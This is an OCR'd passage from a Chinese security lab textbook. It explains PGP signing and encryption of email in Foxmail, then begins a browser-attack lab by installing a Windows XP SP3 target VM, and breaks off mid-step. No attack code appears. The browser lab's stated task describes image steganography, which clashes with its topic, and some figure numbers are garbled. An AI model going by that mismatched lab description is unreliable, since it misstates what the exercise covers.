


图 10.2.16 数字签名验证结果

6. 利用 PGP 发送数字签名邮件

可以将文件进行签名后，作为附件发给对方，也可以直接对邮件正文进行签名。发送签名邮件和发送普通邮件是一样的。

首先使用邮件用户代理完成邮件的编写，示例中使用的是 Foxmail，如图 10.2.17 所示。



图 10.2.17 用于试验的一封电子邮件

在工具托盘的 PGPtray 的图标上右击，在快捷菜单中选择 Current Window→Sign 命令，弹出签名窗口，填写 Passphrase，即可得到一封经过签名的电子邮件，如图 10.2.18 所示。



图 10.2.18 经过签名的电子邮件

当对方接收到签名的电子邮件后，直接在工具托盘的 PGPtray 图标上右击，在快捷菜单中选择 Current Window→Decrypt & Verify 命令，PGP 程序经过验证后得到签名者信息，如图 10.2.19 所示。



图 10.2.19 签名验证后的电子邮件

7. 利用 PGP 发送加密和签名邮件

首先使用邮件用户代理完成邮件的编写，示例中使用的是 Foxmail，如图 10.2.20 所示。



图 10.2.20 用于试验的一封电子邮件

在工具托盘的 PGPtray 图标上右击，在快捷菜单中选择 Current Window→Encryp & Sign 命令，在 Key Selection Dialog 中选择收信人的公钥。也可以选择 Clipboard→Encrypt & Sign 命令，但是，要首先将需要加密的内容复制到剪贴板，加密完成后再用剪贴板中的内容替换原内容，如图 10.2.21 所示。

图 10.2.21 选择密钥

加密完成后，加上自己的数字签名。这时需要输入自己私钥的 Passphrase，如图 10.2.22 所示。



图 10.2.22 数字签名

完成后，邮件正文会自动被密文所替换。如图 10.2.23 所示。单击“发送”按钮，一封用收信人公钥加密后的 PGP 邮件就完成了。




图 10.2.23 加密后的邮件正文

当收到一封加密的电子邮件后，可以用与前面相同的方法解密，如图 10.2.24 和图 10.2.25 所示。但是，由于 PGP 对中文的支持不是很好，因此，有时会出现乱码的情况。




图 10.2.24　输入自己私钥的 Passphrase




图 10.2.25　解密结果

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述遇到的问题以及解决方法。
- 阐述收获与体会。

第 11 章　自动化浏览器攻击实验

11.1　Windows XP Professional SP3 靶机架设

Windows XP 是 Microsoft 公司推出的供个人计算机(PC)(包括商用及家用的台式计算机等)使用的操作系统,其名字 XP 的意思是英文中的“体验”(experience),是继 Windows 2000 及 Windows ME、9X 之后的下一代 Windows 操作系统,也是 Microsoft 公司首个面向消费者且使用 Windows NT5.1 架构的操作系统,现已退役。

11.2　自动化浏览器攻击实验

实验器材

PC,1 台。

Windows XP Professional SP3 系统,1 套。

预习要求

理解和掌握自动化浏览器攻击原理。

实验任务

了解基本的静态图像的文件格式,了解图像信息隐藏和提取的基本原理、分类和方法,学会使用现有软件工具进行图像信息隐藏操作,更进一步的要求就是能够理解软件内部的基本构造。

实验环境

安装了 Windows XP Professional SP3 系统的 PC。

预备知识

自动化浏览器攻击原理。

实验步骤

1. Windows XP Professional SP3 靶机的安装

(1) 从网上下载 Windows XP Professional SP3 英文版镜像文件,保存到本地并待安装到 VMware 虚拟机中。

(2) 打开 VMware 虚拟机软件,出现安装向导窗口,通过如图 11.2.1 所示的“新建虚拟机向导”界面,创建一个新的虚拟机。




图 11.21　安装向导

(3) 在配置类型中,选择“自定义(高级)(C)”选项,单击“下一步”按钮。

(4) 在出现的如图 11.2.2 所示的“选择虚拟机硬件兼容性”界面中,选择软件默认的“虚拟机硬件兼容性”,即 Workstation 12.0 即可,单击“下一步”按钮。



图 11.22　虚拟机兼容性设置

(5) 在出现的如图 11.2.3 所示的“安装客户机操作系统”界面中,选择“安装程序光盘影像文件(iso)(M)”选项,通过单击“浏览”按钮找到刚才下载好的系统镜像文件并添加,然

后单击“下一步”按钮。

